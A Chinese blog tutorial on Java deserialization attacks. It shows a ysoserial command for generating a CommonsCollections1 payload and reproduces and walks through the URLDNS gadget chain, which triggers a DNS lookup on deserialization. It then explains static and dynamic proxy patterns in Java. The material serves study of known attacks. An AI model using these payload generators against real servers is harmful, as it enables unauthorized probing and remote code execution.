
可以看到在Payloadrunner中,先将对象序列化再反序列化,其实就是用来运行我们的链,并生成相应的payload,具体执行命令(用cc链举例):
java -jar ysoserial-master-30099844c6-1.jar CommonsCollections1 "id"
如果我们直接再intellij中运行这些链,不会出现payload,并且要注意一个问题,在java反序列化中几乎我们反序列化执行命令的结果是没有回显的,所以我们需要用一些比较明显的命令让我们知道这个链子被成功触发了,在ysoserial中我们一般用计算器calc.exe,一般来说ysoserial安装好后payload默认的参数是calc.exe,如果不是的话就要自己手动设置默认参数了,具体的我就不多说了。
URLDNS
那么我们来上手java反序列化的第一条链子,URLDNS,这条链子的利用链很短,我们看一下ysoserial中的代码:
public class URLDNS implements ObjectPayload<Object> {
        public Object getObject(final String url) throws Exception {
                //Avoid DNS resolution during payload creation
                //Since the field <code>java.net.URL.handler</code> is transient, it will not be part of the serialized payload.
                URLStreamHandler handler = new SilentURLStreamHandler();
                HashMap ht = new HashMap(); // HashMap that will contain the URL
                URL u = new URL(null, url, handler); // URL to use as the Key
                ht.put(u, url); //The value can be anything that is Serializable, URL as the key is what triggers the DNS lookup.
                Reflections.setFieldValue(u, "hashCode", -1); // During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered.
                return ht;
        }
        public static void main(final String[] args) throws Exception {
                PayloadRunner.run(URLDNS.class, args);
        }
        /**
         * <p>This instance of URLStreamHandler is used to avoid any DNS resolution while creating the URL instance.
         * DNS resolution is used for vulnerability detection. It is important not to probe the given URL prior
         * using the serialized object.</p>
         *
         * <b>Potential false negative:</b>
         * <p>If the DNS name is resolved first from the tester computer, the targeted server might get a cache hit on the
         * second resolution.</p>
         */
        static class SilentURLStreamHandler extends URLStreamHandler {
                protected URLConnection openConnection(URL u) throws IOException {
                        return null;
                }
                protected synchronized InetAddress getHostAddress(URL u) {
                        return null;
                }
        }
}
一点点分析一下,首先从URL的创建开始:
URLStreamHandler handler = new SilentURLStreamHandler();
                HashMap ht = new HashMap(); // HashMap that will contain the URL
                URL u = new URL(null, url, handler); // URL to use as the Key
                ht.put(u, url); //The value can be anything that is Serializable, URL as the key is what triggers the DNS lookup.
- 先是用
URLStreamHandlerc创建了一个句柄,这个句柄可以打开一个指定的url。 - 创建一个哈希表,并将url对象u作为key存入到了哈希表中。
Reflections.setFieldValue(u, "hashCode", -1); // During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered.
                return ht;
        }
        public static void main(final String[] args) throws Exception {
                PayloadRunner.run(URLDNS.class, args);
        }
- 这里将url对象u的hashCode设置成了-1,为什么要这么做我们一会在分析具体的触发过程时会提到。
- 返回了哈希表对象ht,并用PayloadRunner运行该利用链。
这段代码就干了这些事,那么是怎么触发反序列化的呢,我们之前提到过在反序列化时会触发readObject,那么我们直接去看Hashmap的readObject方法:

最重要的一行就是最后的putValue,里面计算了哈希表的键名。我们跟一下putValue方法,发现利用hash方法计算了哈希表的key。

我们再继续跟进hash方法,发现这里调用了哈希表key的hashcode方法,我们回到刚才创建哈希表时,是把url对象存入到了key中,所以我们直接去找java.net.URL的hashCode方法。


如果hashCode值不为-1,那么就会return,这个就是我们前面提到要将hashCode的值设置为-1的原因。
我们继续跟,handler此时是一个URLStreamHandler对象,继续跟进它的hashCode方法。

这里调用了getHostAddress方法,继续跟。

到这里可以看到InetAddress.getByName(host)的作用是根据主机名,获取其ip地址,在网络上就是一次DNS查询,我们可以通过burp的Collaborator client来看到这次url请求。

代理模式
在Spirng中,AOP的底层实现就是代理模式,代理模式分为两种:
- 静态代理
- 动态代理
什么是代理?

我们用一个租房的例子来说明,按照正常的逻辑来讲,房东想要将自己的房子出租,并且此时有一个租客想租这个房子,那么租客就可以直接找到房东完成租房子这件事:

但是现在房东不想处理一些在租房过程中需要进行的繁琐步骤,比如打广告啊,和租客议价等等,所以这时候出现了一个新角色,叫做中介,那么此时房东所做的事只有出租自己的房子,其他事项全部交由中介来做,所以这个时候租客如果想租房子是不能直接找到房东的,必须在中间经由中介,中介来完成大部分事宜,并且在此时中介与房东共同完成租房这件事:
静态代理
角色分析:
- 抽象角色(租房这件事):一般会使用抽象类或者接口来解决
- 真实角色(房东):被代理的角色
- 代理角色(中介):代理真实角色,代理真实角色后,我们一般会做一些附属操作
- 客户(租客):访问代理对象的人
代码实现:
租房 Rent接口:
package com.y1zh3e7.demo01;
public interface Rent {
public void rent();
}
房东 Host类:
package com.y1zh3e7.demo01;
public class Host implements Rent{
public void rent()
{
System.out.println("房东要出租房子");
}
}
中介 Proxy类:
package com.y1zh3e7.demo01;
public class Proxy implements Rent{
private Host host;
public Proxy() {
}
public Proxy(Host host) {
this.host = host;
}
public void rent(){
host.rent();
seeHouse();
getFare();
};
public void seeHouse()
{
System.out.println("中介带你看房");
}
public void getFare()
{
System.out.println("中介收中介费了");
}
}
租客 Client类:
package com.y1zh3e7.demo01;
public class Client {
public static void main(String[] args) {
Host host = new Host();
Proxy proxy = new Proxy(host);
}
}
可以发现房东只专注实现了租房这件事,而中介不仅帮房东实现了租房,而且自己也添加了格外的功能,比如看房收中介费等等。
代理模式的好处:
- 可以时真是角色的目的更加纯粹,不用去关注一些公共的业务
- 公共业务交给代理角色,实现了业务的分工
- 公共业务发生扩展时,便于集中管理
缺点:
- 一个真实角色就会产生一个代理角色,代码量翻倍,开发效率变低
动态代理
- 动态代理和静态代理角色一样
- 动态代理的代理类是自动生成的,不是我们直接写好的
- 动态代理分为三大类:
- 基于接口的动态代理——JDK的动态代理
- 基于类的动态代理——cglib
- java字节码实现——Javassist
动态代理需要了解两个类:Proxy:代理,InvocationHandler:调用处理程序
整个动态代理大概流程如下:
- Proxy.newProxyInstance 生成一个动态代理对象proxy,并且告诉这个proxy要代理哪个接口,这里注意此时必须要是接口才行,动态代理是无法代理一个类的,因此当动态代理接收到一个类时要转为该类所继承的接口。
- 客户调用被代理对象的某一方法,此时java会将访问代理对象这个请求转发给动态代理对象proxy,并且在proxy的invoke中实现该方法
代码实现:
Rent接口 被代理对象和proxy对象共同实现的接口:
package com.y1zh3e7.demo03;
public interface Rent {
public void rent();
}
Host 被代理对象:
package com.y1zh3e7.demo03;
public class Host implements Rent {
public void rent()
{
System.out.println("房东要出租房子");
}
}
动态代理工具类 ProxyInvocationHandler:
package com.y1zh3e7.demo03;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;
public class ProxyInvocationHandler implements InvocationHandler {
private Rent rent;
// 使用动态代理时通过setter传入要被代理的对象
public void setRent(Rent rent) {
this.rent = rent;
}
// 通过getProxy方法获得一个动态代理实例
public Object getProxy()
{
// 通过Proxy.newProxyInstance初始化一个动态代理对象出来 三个参数基本上只有第二个是变化的,为被代理的接口,其他两个参数可以像这里一样写死
return Proxy.newProxyInstance(this.getClass().getClassLoader(), rent.getClass().getInterfaces(), this);
}
@Override
// 当调用一个被代理对象的方法时,会在此处执行,invoke内可以自己构造如何执行该方法,从而达到了扩展方法功能的目的
// 三个参数分别为 代理对象 代理对象被调用的方法 调用该方法的参数
public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {
Object result = method.invoke(rent,args);
return result;
}
}
Client
package com.y1zh3e7.demo03;
public class Client {
public static void main(String[] args) {
Host host = new Host();
ProxyInvocationHandler pih = new ProxyInvocationHandler();
pih.setRent(host); // 将要代理的对象设置为host
Rent proxy = (Rent) pih.getProxy(); // 拿到被代理接口的代理对象
proxy.rent(); // 调用该方法后会将这个方法传给代理对象中的invoke方法来执行
}
}
评论1